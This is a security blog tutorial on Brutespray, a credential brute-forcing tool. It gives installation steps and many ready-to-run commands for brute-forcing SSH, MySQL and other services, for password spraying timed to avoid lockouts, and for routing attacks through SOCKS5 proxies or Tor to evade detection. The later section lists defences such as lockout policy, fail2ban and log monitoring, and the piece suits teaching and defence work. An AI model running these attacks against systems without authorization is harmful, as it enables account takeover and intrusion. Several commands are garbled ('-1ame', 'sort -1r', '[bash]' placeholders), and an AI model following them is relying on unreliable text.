Listen to this Post

Introduction:
Credential-based attacks remain the leading cause of data breaches, with attackers exploiting weak, reused, or default passwords to gain initial access. Brutespray is a powerful open‑source tool that automates credential testing against discovered services by parsing reconnaissance output from Nmap, Nessus, and Nexpose, then launching parallel brute‑force attacks across 40+ protocols. Understanding how tools like Brutespray operate is essential for both offensive professionals testing their own environments and defenders seeking to implement robust authentication policies, account lockout mechanisms, and continuous monitoring.
Learning Objectives:
– Understand how Brutespray automates credential testing using multiple input formats and parallel attack capabilities.
– Learn practical installation, configuration, and usage of Brutespray for credentialed assessments.
– Implement effective defensive countermeasures including password policies, MFA, and account lockout controls.
You Should Know:
1. Installing and Configuring Brutespray for Automated Credential Testing
Brutespray is built in Go and supports installation via several methods. The tool’s key advantage lies in its ability to take scan results from Nmap (GNMAP/XML), Nessus, Nexpose, JSON, and plain lists, then brute‑force credentials across 40+ protocols.
Step‑by‑step installation guide:
Linux (Debian/Kali):
 Install Go if not already present
sudo apt update && sudo apt install golang-go -y

 Install Brutespray via Go
go install github.com/x90skysn3k/brutespray/v2@latest

 Add Go binaries to your PATH
export PATH=$PATH:$(go env GOPATH)/bin

 Verify installation
brutespray --version
Using pre‑compiled binaries:
 Download the latest release for your architecture
wget https://github.com/x90skysn3k/brutespray/releases/download/v2.0.0/brutespray-linux-amd64
chmod +x brutespray-linux-amd64
sudo mv brutespray-linux-amd64 /usr/local/bin/brutespray
Docker deployment:
docker pull ghcr.io/x90skysn3k/brutespray:latest
docker run --rm -v $(pwd):/data ghcr.io/x90skysn3k/brutespray -f /data/nmap.gnmap -u admin -p password
Basic usage — from Nmap output:
 First, perform a service version scan with Nmap
nmap -sV -oA target_scan 192.168.1.0/24

 Run Brutespray on the GNMAP output
brutespray -f target_scan.gnmap -u admin -p password

 Use custom username and password lists
brutespray -f target_scan.gnmap -U users.txt -P passwords.txt
Target specific services:
 SSH only on a specific host
brutespray -H ssh://192.168.1.100:22 -u root -P rockyou.txt

 Entire CIDR range for MySQL
brutespray -H mysql://10.10.10.0/24:3306 -C root:toor

 Combo credentials (username:password pairs)
brutespray -H ssh://10.0.0.1:22 -C root:root,admin:admin,user:password
Advanced configuration — password spray mode:
 Password spray across multiple accounts with delay to avoid lockouts
brutespray -f scan.gnmap -U valid_users.txt -P 'Spring2025!' --spray -w 5m
What this does: Brutespray reads the Nmap output, identifies open ports and running services (SSH, FTP, RDP, SMB, MySQL, PostgreSQL, Redis, LDAP, WinRM, and many more), then uses either default embedded wordlists or your custom lists to attempt credential pairs against each discovered service in parallel. The tool supports per‑module parameters via `-m KEY:VALUE` for fine‑tuned attacks.
Windows usage with WSL:
 Using Windows Subsystem for Linux
wsl --install
wsl
sudo apt update && sudo apt install golang-go nmap -y
go install github.com/x90skysn3k/brutespray/v2@latest
brutespray -f C:\scan\results.gnmap -U C:\wordlists\users.txt -P C:\wordlists\pass.txt
2. Parsing Nessus and Nexpose Scans for Targeted Testing
One of Brutespray’s most powerful features is its ability to consume vulnerability scanner outputs, allowing penetration testers to focus credential testing exclusively on vulnerable services.
Step‑by‑step guide:
Nessus integration:
 Export your Nessus scan as .nessus file from the web interface
 Then feed it directly into Brutespray
brutespray -f /path/to/scan.nessus -u administrator -p 'P@ssw0rd123'
Nexpose XML export:
 Nexpose: Export scan results as XML
 Parse with Brutespray
brutespray -f nexpose_export.xml -U domain_admins.txt -P custom_passlist.txt
Using JSON input format:
 Create a JSON file with service definitions
 Format: [{"host":"192.168.1.10","port":22,"service":"ssh"}, ...]
brutespray -f services.json -u root -p toor
Multiple input format support — Brutespray accepts Nmap GNMAP/XML, Nessus .nessus exports, Nexpose XML, newline‑separated JSON, and plain lists. This flexibility makes it a central tool in any red teamer’s arsenal.
3. SOCKS5 Proxy Support for Stealthy Operations
Brutespray provides full SOCKS5 proxy support, enabling attackers to route traffic through compromised hosts or anonymization services, evading source‑based detection mechanisms.
Step‑by‑step configuration:
 Basic SOCKS5 proxy usage
brutespray -H ssh://target.internal:22 -u admin -P passlist.txt --proxy socks5://127.0.0.1:9050

 Proxy with authentication
brutespray -f scan.gnmap -U users.txt -P passwords.txt --proxy socks5://user:[email protected]:1080

 Using SOCKS5 over Tor (default Tor proxy port)
brutespray -f scan.gnmap -C default_creds.txt --proxy socks5://127.0.0.1:9050 --proxy-http
What this does: SOCKS5 is a protocol that enables packet exchange between a client and target through a proxy server, operating at a lower level than HTTP proxies. By routing Brutespray traffic through a SOCKS5 proxy, attackers can mask their origin IP, pivot through compromised infrastructure, and evade rate‑limiting or geographical blocking defenses.
4. Interactive Terminal UI and Resume Capability
Brutespray includes a full interactive terminal interface (TUI) with tabbed views, live settings, and pause/resume functionality for long‑running assessments.
Step‑by‑step TUI usage:
 Launch with interactive TUI (default behavior for larger scans)
brutespray -f nmap.xml

 Inside the TUI, you can:
 - Navigate hosts and services using arrow keys
 - Adjust attack parameters in real time
 - Pause/resume specific targets
Resume after interruption:
 Brutespray automatically saves checkpoints
 Interrupt with Ctrl+C, then resume with:
brutespray --resume
What this does: The resume capability saves the current attack state, allowing operators to pause long brute‑force campaigns and continue later without restarting from scratch — critical when testing large networks or slow authentication systems.
5. Defensive Countermeasures: Hardening Against Brutespray‑Style Attacks
Understanding Brutespray’s capabilities is only half the battle — defenders must implement layered controls to prevent credential brute‑forcing.
5.1 Enforce strong password policies and prevent common passwords
 Linux: Use cracklib to enforce password complexity
sudo apt install libpam-cracklib
 Edit /etc/pam.d/common-password to require:
password requisite pam_cracklib.so minlen=12 difok=3 reject_username

 Windows (PowerShell as Admin): Enforce complexity via GPO
Set-ADDefaultDomainPasswordPolicy -Identity domain.local -ComplexityEnabled $true -MinPasswordLength 12 -LockoutThreshold 5 -LockoutDuration 30

 Prevent common passwords using Azure AD Password Protection (hybrid environments)
Install-Module -1ame AzureADPasswordProtection
Register-AzureADPasswordProtection -ServiceAccount passwordprotectionsvc
5.2 Implement MFA and conditional access
Multi‑factor authentication remains the single most effective control against password‑based attacks. Even if an attacker successfully brute‑forces a password, they cannot complete authentication without the second factor.
5.3 Set account lockout thresholds and monitoring
 Windows: Configure account lockout policy via GPO
 Navigate to: Computer Configuration → Policies → Windows Settings → Security Settings → Account Policies → Account Lockout Policy
 Set:
Account lockout threshold: 5 invalid attempts
Account lockout duration: 30 minutes
Reset account lockout counter after: 30 minutes

 Linux (fail2ban configuration)
sudo apt install fail2ban
sudo nano /etc/fail2ban/jail.local
 Add:
[bash]
enabled = true
maxretry = 5
bantime = 1800
5.4 Monitor for brute‑force indicators
 Windows event log monitoring for failed logins (Event ID 4625)
Get-WinEvent -FilterHashtable @{LogName='Security'; ID=4625} |
Group-Object -Property @{Expression={$_.Properties[bash].Value}} |
Where-Object {$_.Count -gt 5}

 Linux monitoring /var/log/auth.log for failed SSH attempts
grep "Failed password" /var/log/auth.log | awk '{print $9}' | sort | uniq -c | sort -1r

 Deploy Wazuh for automated detection (pre‑configured rules for SSH and RDP brute force)
curl -s https://packages.wazuh.com/4.x/wazuh-install.sh | bash
5.5 Additional defenses:
– Rate limiting: Implement progressive delays or CAPTCHAs after repeated failures.
– IP blacklisting/geofencing: Block known malicious IP ranges.
– Zero Trust architecture: Require continuous verification regardless of network location.
– User education: Train users to avoid password reuse across services.
What Undercode Say:
– Key Takeaway 1: Brutespray is a force multiplier for credential testing but also a stark reminder that default credentials and weak password policies remain the lowest‑hanging fruit in modern networks. Its ability to parse Nessus and Nexpose outputs means a single vulnerability scan can morph into a full‑scale breach attempt within minutes.
– Key Takeaway 2: Defensive strategies must evolve beyond simple password complexity rules. Account lockout policies, MFA, continuous monitoring with tools like fail2ban or Wazuh, and SOCKS5 traffic inspection are no longer optional — they are minimum requirements. Red teams using Brutespray will find your weak spots; it is your job as a defender to ensure those weak spots do not exist.
Analysis: Brutespray exemplifies the democratization of advanced attack techniques. Previously, parallel brute‑forcing across 40+ protocols required custom scripting and deep understanding of each service; now, a single command achieves the same result. This lowers the barrier for script kiddies but also arms legitimate professionals with rapid assessment capabilities. The tool’s password spray mode is particularly dangerous because it exploits human psychology — using a few common passwords across many accounts avoids lockouts and generates far fewer log events than traditional brute‑force. Defenders must adopt password blocklists, implement MFA ubiquitously, and deploy real‑time anomaly detection that identifies spray patterns rather than just individual account failures.
Expected Output:
Prediction:
– +1 Brutespray will likely evolve into a core component of automated penetration testing pipelines, integrating with CI/CD security gates to continuously validate credential hygiene in cloud and on‑prem environments.
– +1 The tool’s SOCKS5 and resume capabilities foreshadow a future where all offensive tools operate with built‑in stealth and campaign persistence, forcing defenders to adopt behavioral analytics over simple signature detection.
– -1 Organizations that fail to implement MFA and account lockout policies will see credential testing tools like Brutespray cause massive breaches, as automated attacks scale beyond human response capabilities.
– -1 Password spray attacks will increasingly bypass traditional SIEM alerts that focus on single‑account failures, leading to a rise in “low and slow” compromises that remain undetected for months.
– +1 Blue teams will adopt Brutespray defensively, integrating it into red team exercises and purple team engagements to proactively discover and remediate weak credentials before malicious actors exploit them.
▶️ Related Video (72% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
[Join Undercode Academy for Verified Certifications](https://undercode.co.uk/certifications/)
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[[email protected]](mailto:[email protected])
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: [Syed Muneeb](https://www.linkedin.com/posts/syed-muneeb-shah-4b5424266_cybersecurity-ethicalhacking-penetrationtesting-share-7469887198616764417-Dz4N/) – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅
🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
[💬 Whatsapp](https://undercode.help/whatsapp) | [💬 Telegram](https://t.me/UndercodeCommunity)
📢 Follow UndercodeTesting & Stay Tuned:
[𝕏 formerly Twitter 🐦](https://x.com/undercodeupdate) | [@ Threads](https://www.threads.net/@undercodetesting) | [🔗 Linkedin](https://www.linkedin.com/company/undercodetesting/) | [🦋BlueSky](https://bsky.app/profile/undercode.bsky.social)


